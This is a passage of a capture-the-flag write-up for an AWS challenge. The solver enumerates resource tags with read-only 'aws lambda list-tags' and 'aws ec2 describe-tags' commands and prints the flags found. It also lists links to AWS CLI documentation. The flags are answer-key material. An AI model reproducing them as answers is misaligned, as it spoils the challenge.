
4> Lambda Thrusters information panel

What is the tag in the Lambda Thrusters information panel?

Points [25 points]



- In this we have to find out the tag of the lambda thruster function, as we found out previously about the allowed commands, so just ran the command AWS lambda list-tags and got the flag




```
aws lambda list-tags --resource arn:aws:lambda:eu-west-1:957405373060:function:lambdaThrusters-8697c51
{
    "Tags": {
        "Flag": "CTF_20324408a4e3f5c1d54d",
        "Next": "E-Space Computing Cloud System",
        "hackyholidays": "users"
```


```
    }
}
```

- Flag :- CTF_20324408a4e3f5c1d54d
-


5> E-space Cloud Computing System

What is the tag in the E-space Cloud Computing System?

Points [25 points]



- In this challenge, we have to find out the tag which the Ec2 instance contains and just ran the command e2 describe tags and got the flag.




```
└─$ aws ec2 describe-tags
{
    "Tags": [
        {
            "Key": "hackyholidays",
            "ResourceId": "subnet-0f45a2d9daeeb4af9",
            "ResourceType": "subnet",
            "Value": "users"
        },
        {
            "Key": "hackyholidays",
            "ResourceId": "vpc-042829c2c5370a038",
            "ResourceType": "vpc",
            "Value": "users"
        },
        {
            "Key": "hackyholidays",
            "ResourceId": "eni-08fe3290679e72178",
            "ResourceType": "network-interface",
            "Value": "users"
        },
        {
            "Key": "final_flag",
            "ResourceId": "i-09d9eff674a6e339b",
            "ResourceType": "instance",
            "Value": "CTF_98f960b4d86bbcfe3fe1"
        },
        {
            "Key": "hackyholidays",
            "ResourceId": "i-09d9eff674a6e339b",
            "ResourceType": "instance",
            "Value": "users"
        }
    ]
}
```

Flag :- CTF_98f960b4d86bbcfe3fe1

- Reference Links
- A Link describing how to get tags for the cleaning bucket

```
https://docs.aws.amazon.com/cli/latest/reference/s3api/get-bucket-tagging.html
```

- A Link describing how to get tags for the ec2 compute instances

```
https://docs.aws.amazon.com/cli/latest/reference/ec2/describe-tags.html
```

- A Link describing how to get tags for the lambda functions

```
https://docs.aws.amazon.com/cli/latest/reference/lambda/list-tags.html
```